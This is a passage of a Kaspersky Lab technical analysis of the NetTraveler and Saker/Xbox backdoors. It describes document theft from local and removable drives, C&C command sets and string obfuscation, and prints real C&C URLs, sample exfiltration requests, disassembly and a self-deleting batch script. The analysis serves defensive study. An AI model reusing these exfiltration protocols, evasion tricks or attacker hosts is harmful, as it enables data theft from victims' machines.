[Other]	UTypeLimit	True	[Other]	UTypeLimit
[Other]	UAuto	False	[Other]	UAuto
[Other]	Types	doc, docx, xls, xlsx, txt, rtf, pdf	[Other]	Types

[Other]	UP	False	[Other]	0 or 1
[Other]	PS		[Other]	PS
[Other]	PP	80	[Other]	PP
[Other]	PU		[Other]	PU
[Other]	PW		[Other]	PW
[Other]	PF	10	[Other]	PF

This is clearly the functionality which lets the attacker download specific files or even full directories including all subdirectories contents basing on defined file search criterias, such as file extensions.

FILESYSTEM SCAN

The malware has a file enumeration routine, which gets the settings from dnlist.ini (such as directory paths to process) and launches a recursive directory search. The output is saved to enumfs.ini file in the following format:

[Computer]
Name=<Local system name>
Page=<Current Windows ANSI code page (ACP)>
[<Local system name>]
d1=<string>
d2=<string>
…
d<N>=<string>
dircount=<N>
[<d1 string>]
f1=<string>
f2=<string>
…
f<M>=<string>
d1=<string>
d2=<string>
…
d<K>=<string>
dircount=<K>
filecount=<M>
[<d2 string>]
…

After execution, this log file contains directories with all filenames and subdirectories. Only directory/file names are stored, with no additional data such as timestamps or size. When the search is finished, the module saves current date to the dnlist.ini file and changes option ScanAll, see format below. This is done to avoid recurrent scanning of the filesystem, which is normally a heavy process and might be noticed by local user or an administrator.

[EnumTime]
DateTime=<YYYY-MM-DD date>
[ScanList]
ScanAll=False

After scanning the local filesystem, enumfs.ini file is uploaded to the server via HTTP GET request described above (see the submission process of stat_t.ini file in the beginning of C&C Communication part) with filename of the following format:

FileList-<Month><Day>-<Hour><Minute><Second>.ini

UPLOADING FILES

The next stage of this thread uploads files interesting for the attacker to the C&C server. This process is described below.

The module works with files described in dnlist.ini file. It gets a list of file extensions that must be uploaded to the C&C first. There is a default list of extensions (value **Types** of section [**Other**]) that represent interest for the attackers: **doc,docx,xls,xlsx,txt,rtf,pdf.** Then it gets **filetotal** values from [**FileList**] section of dnlist.ini and iterates through every **f<N>** value, where N is a positive integer starting from 1.

There are several tests applied to each file, before it is uploaded to the server, including the following:

- File size must not be larger than **~10Mb** (10'485'760 bytes).
- File must have one of the extensions from the "Types" option.

If the file matches the criterias, then a unique file state identifier for that file is created, which is an MD5 hash of the following string: "**<Filename> <Year>-<Month>-<Day> <Hour>:<Minute>:<Second>:<Milliseconds>**". The date and time values in the string before are obtained from the file last change time.

After that the module creates a name used for uploading the file to the server, which consists of the following: "**<Year>-<Month>-<Day>-<Hour>-<Minute>-<File state identifier, the MD5>**". The time and date values are also taken from the file's last change time. This file is uploaded to the C&C using the same procedure as used before for uploading other files.

After that, Thread1 attempts to upload a file called uenumfs.ini, which is created by the Thread2. The remote filename is set to the following "**UFileList-<Month><Day>-<Hour><Minute><Second>.ini**".

Next, the thread iterates through **%TEMP%\ntvba00.tmp** directory and uploads every file located there. The file names are preserved as they are.

CONTROL PROCEDURE

Then, the thread issues a special HTTP GET request to get next control instruction from the C&C. This is done by accessing the following URI:

hXXp://vip222idc.s169.288idc.com/nt12/newyork/city/nettraveler.asp?action=getdata (3)

Server response is converted to uppercase and analyzed. There is defined set of responses expected from the C&C server:

01. **<BotId>**:UNINSTALL

This command simply uninstalls the malicious service from the registry and deletes locally created files.

02. **<BotId>**:UPDATE

This procedure starts from uninstalling current service, then it issues three HTTP GET requests to the C&C script URL:

GET .../newyork/city/nettraveler.asp?action=datasize to get the size of updated module that will be pushed with next request.

GET .../newyork/city/../updata.exe to get the updated module to be executed. This module is instantly saved to %WINDIR%\install.exe and executed.

03. **<BotId>**:RESET

This procedure simply removes all temporary files, such as the following:

> %SYSDIR%\enumfs.ini
> %SYSDIR%\dnlist.ini
> %SYSDIR%\udidx.ini
> %SYSDIR%\uenumfs.ini
> %SYSDIR%\stat_t.ini

04. **<BotId>**:UPLOAD

This procedure is identical to the UPDATE command described before with one difference - no uninstallation of the current module is done, only new executable is downloaded and started. This method is probably used to execute additional independent malicious executable, unrelated to the original NetTraveler malware. Or it can be used to infect with the NetTraveler backdoor configured for some other C&C server.

After processing any of the commands above the malware issues the following request to the server to confirm command execution:

GET .../newyork/city/nettraveler.asp?action=updated&hostid=<BotId>

If the server hasn't issued the UNINSTALL command the thread continues execution starting from the beginning of The Control Loop (see above).

THREAD2 (DRIVE MONITORING THREAD)

This thread creates a hidden window with class name "**NTMainWndClass**" and processes window messages in a loop until it is interrupted by special variable value. The window procedure processes only one window message, **WM_DEVICECHANGE** with wParam value set to **DBT_DEVICEARRIVAL**, which is sent by the system when a new removable device such as USB flash drive or Network shared folder is attached to the system.

The module will proceed only if the attached removable device has provided a disk volume. It is designed to have different procedures for removable disk drives from USB flash and network shares.

The USB drives will be processed only if **GSearch** value is set to True in [**Other**] section of **dnlist.ini** file. Similarly, a new network drive will be processed only if **USearch** value is set to True in [**Other**] section of **dnlist.ini** file.

Both network and removable USB drives are processed in the same procedure, which reads the following values from dnlist.ini file:

[Other]
UTypeLimit=<boolean, default True>
UAuto=<boolean, default False>

If UAuto option is set to True, the thread creates **%TEMP%\ntvba00.tmp** directory and opens **uenumfs.ini** file for writing. The latter is filled with directories and subdirectories listings of the attached disk drive. The format of the data in uenumfs.ini is almost identical to the one created during fixed drive filesystem scan (see "Filesystem Scan" part in Thread1 description above).

In addition to that, the same criterias are applied to each file (size and file extension) as in fixed drive filesystem scan. Also, every file gets a state id calculated as MD5 hash of the filename and timestamp of the last modification. This hash is used to generate a new filepath in the following format: **%TEMP%\ntvba00.tmp\<Year>-<Month>-<Day>-<Hour>-<Minute>-<File state id, MD5 hexadecimal string>.<Original extension>**. The source file from newly attached drive is then copied to the destination set by the generated file path. Please note, that the file original extension is preserved, while the file name is changed. That is used to prevent further problems when working with unsupported encoding.

At the same time when file is copied to ntvba00.tmp directory, a record is added to **udxidx.ini** file, which has the following format:

[Index]
<File state id, MD5 hexadecimal string>=1

This is done to avoid copying files that were already copied before, unless they were changed by the user.

To avoid excessive use of the disk drive and occasional interest of the local user, the file copying procedure has a delay. Every 1000 files the thread delays execution and sleeps for 9 seconds.

SIDE NOTES

Useless text transformation

In function which gets disk volume serial number the actual serial number is converted from a decimal integer to a hexadecimal number stored as an ASCII string. The integer is converted to a string with call to the “sprintf’ function and “%8X” parameter which outputs 8 characters representing a number in hexadecimal form. Despite the fact that the output of this call is in uppercase, the author of the module converts the output to uppercase characters again. This could be due to the fact that the author used to have “%8x” format string before, which made such conversion rational. However, that clearly shows that the developer wasn’t aware of various format strings options, which shows lack of experience in C/C++ development.

```
                push    offset a08x     ; "%08X"
                mov     ecx, [ebp+Dest]
                push    ecx             ; Dest
                call    _sprintf
                add     esp, 0Ch
                mov     edx, [ebp+Dest]
                mov     [ebp+var_C], edx
                jmp     short LowerToUpper
; ---------------------------------------------------------------------------

IterateChars:                           ; CODE XREF: GetDriveSerialNumber:NonLowercaseChar↓j
                mov     eax, [ebp+var_C]
                add     eax, 1
                mov     [ebp+var_C], eax

LowerToUpper:                           ; CODE XREF: GetDriveSerialNumber+54↑j
                mov     ecx, [ebp+Dest]
                add     ecx, [ebp+Size]
                cmp     [ebp+var_C], ecx
                jnb     short ConversionDone
                mov     edx, [ebp+var_C]
                movsx   eax, byte ptr [edx]
                cmp     eax, 'a'
                jl      short NonLowercaseChar
                mov     ecx, [ebp+var_C]
                movsx   edx, byte ptr [ecx]
                cmp     edx, 'z'
                jg      short NonLowercaseChar
                mov     eax, [ebp+var_C]
                movsx   ecx, byte ptr [eax]
                sub     ecx, ' '
                mov     edx, [ebp+var_C]
                mov     [edx], cl

NonLowercaseChar:                       ; CODE XREF: GetDriveSerialNumber+73↑j
                                        ; GetDriveSerialNumber+7E↑j
                jmp     short IterateChars
; ---------------------------------------------------------------------------

ConversionDone:                         ; CODE XREF: GetDriveSerialNumber+25↑j
                                        ; GetDriveSerialNumber+68↑j
```

Drive monitoring disk processing issue

As we mentioned above the drive monitoring thread uses the same function to process removable USB drives and network shares attached as local drives. Visible separation of these two types of disk drives (in the name of the options GSearch and USearch, where "U" probably stands for "USB" and "G" is for "Global", and in separate logical branches of code flow) is later misused, as the drive processing routines is bound to USB drives. At least it read U-prefixed options from dnlist.ini file, which logically corresponds to the USB-type of disk drive, but used for both. While this is a minor issue and probably didn't cause a serious problem for the attackers, this shows that the developer felt lazy at some point and used Copy and Paste approach to avoid creating extra code. It could also mean that one part of the code was created by one person and later modified by another, who mistakenly overlooked general code design.

Data decompression routine

The malware uses a custom data compression algorithm when uploading files to the C&C server. While the decompression is not required for the work of the application, the code for the decompression routine was also found in the malicious module. This clearly indicates a design flaw and shows that the developer didn't review the code on a binary level after it was compiled, which is common among beginners among malware authors and quite widespread among common software developers. 'Saker' ('Xbox') Dropper and Loader

'SAKER' ('XBOX') DROPPER AND LOADER

MD5	c239af6aff1226fa2 b2bb77dfec865ce
Create date (GMT)	2013.03.13 12:39:21
Size	67'072
Vulnerability Targeted	6.0 (MSVC++ 6.0)

DESCRIPTION

The module is non-packed Win32 PE executable file compiled in Microsoft Visual C++ 6.0. Although no encryption or compression is used to protect or hide parts of the code, simple obfuscation is applied to internal strings. The module main purpose is to install and embedded DLL file or load it during system startup.

TECHNICAL DETAILS

Execution of the main function starts with obtaining local user Startup directory. This path is appended with "\service.lnk".

The strings, which are used in the application are stored in simple obfuscated form. For example, the "Kaspersky Lab" is stored as "K.sp4r6ky aa,". The 1, 4, 6, 10 and 12 characters are replaced with hardcoded character constants as shown below:

```
test    byte ptr [ebp+FindFileData.dwFileAttributes], 10h
jz      short loc_401951
mov     esi, offset aK_sp4r6kyAa ; "K.sp4r6ky aa,"
lea     edi, [ebp+szKasperskyLab]
movsd
movsd
movsd
lea     eax, [ebp+szKasperskyLab]
push    eax             ; Str2
lea     eax, [ebp+FindFileData.cFileName]
movsw
push    eax             ; Str1
mov     szKasperskyLab[1], 'a'
mov     szKasperskyLab[4], 'e'
mov     szKasperskyLab[6], 's'
mov     szKasperskyLab[10], 'L'
mov     szKasperskyLab[12], 'b'
call    strcmp
```

Then the module gets local %TEMP% folder path and constructs paths "**%TEMP%\service.dll**" and "**%TEMP%\service.exe**".

After that the code checks if the current module file name is called "service.exe".

If current module is not called "service.exe", the module copies itself to "%TMP%\service.exe" and creates corresponding LNK file in local user's startup folder pointing to the freshly created executable. The executable file is assigned an attribute "hidden" and started in a new process. Then the module checks if Kaspersky products are installed on local system by iterating through %PROGRAMFILES% directory and looking for "**Kaspersky Lab**" subdirectory. If it finds Kaspersky products it quickly exits, if not it attempts to self-delete by running "**cmd.exe /c del <ModuleName>**" and then exits.

If the module was already installed in the system and is called "service.exe", it checks if system mutex object called "**SECUT!**" already exists and exits if it's true. This is done to avoid multiple instances of the module from running simultaneously.

After that, the module creates a new file at "**%TEMP%\service.dll**" and saves a part of own data to the new file. The data offset is hardcoded as a string "**46592**".

Next, it attempts to load the "%TEMP%\service.dll" library file and call export function named "**JustTempFun**". After that the module enters an infinite sleep loop.

'SAKER' ('XBOX') BACKDOOR (DROPPED FILE)

MD5	6312bc2b156062 ba5358e7099a88bb95
Create date (GMT)	2013.03.13 12:35:11
Size	46'592
Vulnerability Targeted	6.0 (MSVC++ 6.0)

DESCRIPTION

The module is a non-packed Win32 DLL executable file compiled in Microsoft Visual C++ 6.0. Although no encryption or compression is used to protect or hide parts of the code, simple obfuscation is applied to internal strings. The module is to clearly a backdoor application that enables an attacker to manage files, get information about local disk drives, download and start new executables. This backdoor is probably authored by the same developer who created the Gh0st / Zegost RAT.

TECHNICAL DETAILS

This module has 2 export functions: **JustTempFun** and ServiceMain. Module main function as well as ServiceMain are empty procedures. So far, all functionality of the module is located in JustTempFun function.

Meanwhile, there is another known malicious DLL which has exactly these export names - Gh0st RAT, that was also developed by Chinese.

When this module is loaded with Xbox Loader described above execution is started with JustTempFun exported function. This function begins with deobfuscation of the strings used further:

pitgay.minidns.net
8090BBBBBBBBBBB
GGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG
SakerEvent
FFFFFFFFFFFFFFF
Proxy
HHHHHHHHHHHHHHHH

Obviously **pitgay.minidns.net** is the C&C server domain name. 8090 is the port the malware connects to. As for the "GGG...", "FFF..." and "HHH..." strings, according to the further code analysis they are used as a placeholders for the hardcode proxy settings:
The "FFF..." placeholder may contain "Proxy" string instead of "F" sequence which works as a flag to use the proxy settings from the "GGG..." placeholder in the form that wininet accepts (according to MSDN, the format is "http=http://http_proxy other"). The "HHH..." placeholder is for proxy username and password.

The thread collects information about the local system, such as

> OS version
> CPU type

> Used and available memory
> Local system name
> Used and available disk space of the drive C:\

The last value is converted to a hexstring of 8 characters and XOR-ed with current computer name. The purpose of this value is unclear.

Then the information collected before is encrypted using simple string obfuscation algorithm, shown below in a pseudo code:

```
void ObfuscateString(char* strIn, char* strOut, int nLen)
{
char c;
for (i=0;i <nLen; i++)
{
c = strIn[i] % 32;
if(c <= 9)
strOut[2*i] = c+0x30;
else
strOut[2*i] = c+0x37;

if(strIn[i] <= 9)
strOut[2*i+1] = strIn[i]+0x30;
else
strOut[2*i+1] = strIn[i]+0x37;
}
}
```

This algorithm not only adds obfuscation but also adds some redundancy, which doubles the size of the input string.

The module attempts to connect to a C&C server and issue using the following URL:

http://*pitgay.minidns.net:8090/3010...*

Also, it uses a hardcoded User-Agent string. There is not query string parameters, the data is transferred in a form of CGI path consisting of hex numbers only and prefixed with **3010**, which makes such requests rather unique. 3010 most likely defines client request ID. Here is how a request may look:

```
GET /3010000000000F0FD...00000000000000000000000000 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: tsgoogoo.net

Host: pitgay.minidns.net:8090
Cache-Control: no-cache
```

The module checks the server response code and if that is HTTP 200, it reads 2 DWORD values (lets call them ParamA and ParamB) from the the server response.

The first DWORD (ParamA) defines the command and following execution path. Below is the integer values and commands description:

1020: Shutdown
1021: Shutdown

Both 1020 and 1021 commands are used to interrupt execution of the module and terminate the main thread. The module also sets local thread privileges to enable global system shutdown, however this is not used later and probably represents some remains of the code written earlier or another variant of the code. This is also confirmed by by the shutdown procedure executed afterwards, which is designed to disable Windows hook mechanism while it wasn't used previously anywhere in the code.

1022: Self-remove
This command is used to self-remove current module and stop its execution. It attempts to create a local batch file named del.bat with the following contents and run it:

```
@echo off
ping /n 5 127.0.0.1 >nul
>nul del /f/s/q/a <CurrentModuleDir>\service.exe
>nul del /f/s/q/a <CurrentModuleDir>\service.dll
>nul del %0 /s/q/a/f del.bat
```

Please note non-standard way to call Windows command line interpreter which starts from redirection of output to NUL virtual device. Also, the command arguments are not separated with space or tab characters, and it might look invalid, however cmd.exe on Windows XP, Windows 7 and Windows 8 executed it correctly without a problem.

1029: File manager
The command spawns a new thread which opens a new session with the server to provide file management operations.

The new thread makes 2 HTTP Get requests to the server, which are identical to the 3010 request described above. The only difference is the request ID, which is **4001** and **4002** for the first and second requests correspondingly. The output of the 4001 request is ignored, while request 4002 is interpreted.

The server response contains 2 DWORD values: lets call them **FileCmdId** and **DataSize**. if DataSize is non-zero the module fetches additional data which length is specified in the DataSize option.

The FileCmdId defines which operation must be executed. It can be one of the following values:

5001: Get drive information. Provides information about specified disk drive: free space, drive type. Client command success code is 0, error code is 7004.

5002: Get file information. Provides information about specified file: file times, attributes. Client command success code is 0, error code is 7003.

5003: Get directory information. Provides information about specified directory: directory

times, attributes, full size. Client command success code is 0, error code is 7003.

5004: Get directory listing. Provide simple directory listing, which includes file names, sizes, last write time. Client command success code is 0, error code is 7001.

5006: Create directory. Create a new directory, which full path is provided by the server. Client command success code is 0, error code is 7016.

5008: List drives. List available disk drives with information about free space. Client command success code is 0, error code is not defined.

5009: Run application. Run local application with path and command line arguments passed from the server. Client command success code is 0, error code is 7005.


5017: Get recursive directory listing. Provide recursive directory listing. Client command success code is 0, error code is 7000.

5025: Run pushed executable. This command is used to save file pushed by the server and run instantly. When this command is received the module checks if it can create a new file, which name is passed by the server response. If it fails it submits error code 7003. Then it spawns a new thread which issues a new HTTP Post request with command id 3005 and system information attached in the CGI Path. The request of the server should contain file data to write to the already opened file and execute right away.

5026: Upload file to the server. The command is used to read local file and transfer it to the server. It gets file information, including timestamps and size and spawns a new thread. If any of those operations fails the module reports error code 7003 to the server. Otherwise it reports success code 0 and spawns a new thread. The new thread reads the file specified in the request and uploads it to the server.

1039: Download and run new module.
The module uses ParamB as an integer value indicating a length of a string to read next from the server response. The received string will be used as a NewFilename. Then it reads another DWORD value from the server response and interprets it as a size of the following data to read. After that a new directory “Internet Explorer” is created in the directory of the current running module. Then the module creates a new file using the value NewFilename pushed by the server. The module makes 2 attempts to start a new process: by calling CreateProcessA system API and ShellExecuteA if the previous call failed.

The code was designed to support more commands (**1028, 1029, 1032, 1033, 1034, 1035, 1036**), however they are now falling into command 1029 handler and then ignored. We created a chart showing a tree of commands dependencies:



The execution of this command processing thread continues in a loop until it is interrupted by Shutdown command coming from the server. The code starts new loop iteration after hardcoded value of 30 seconds.

KASPERSKY lab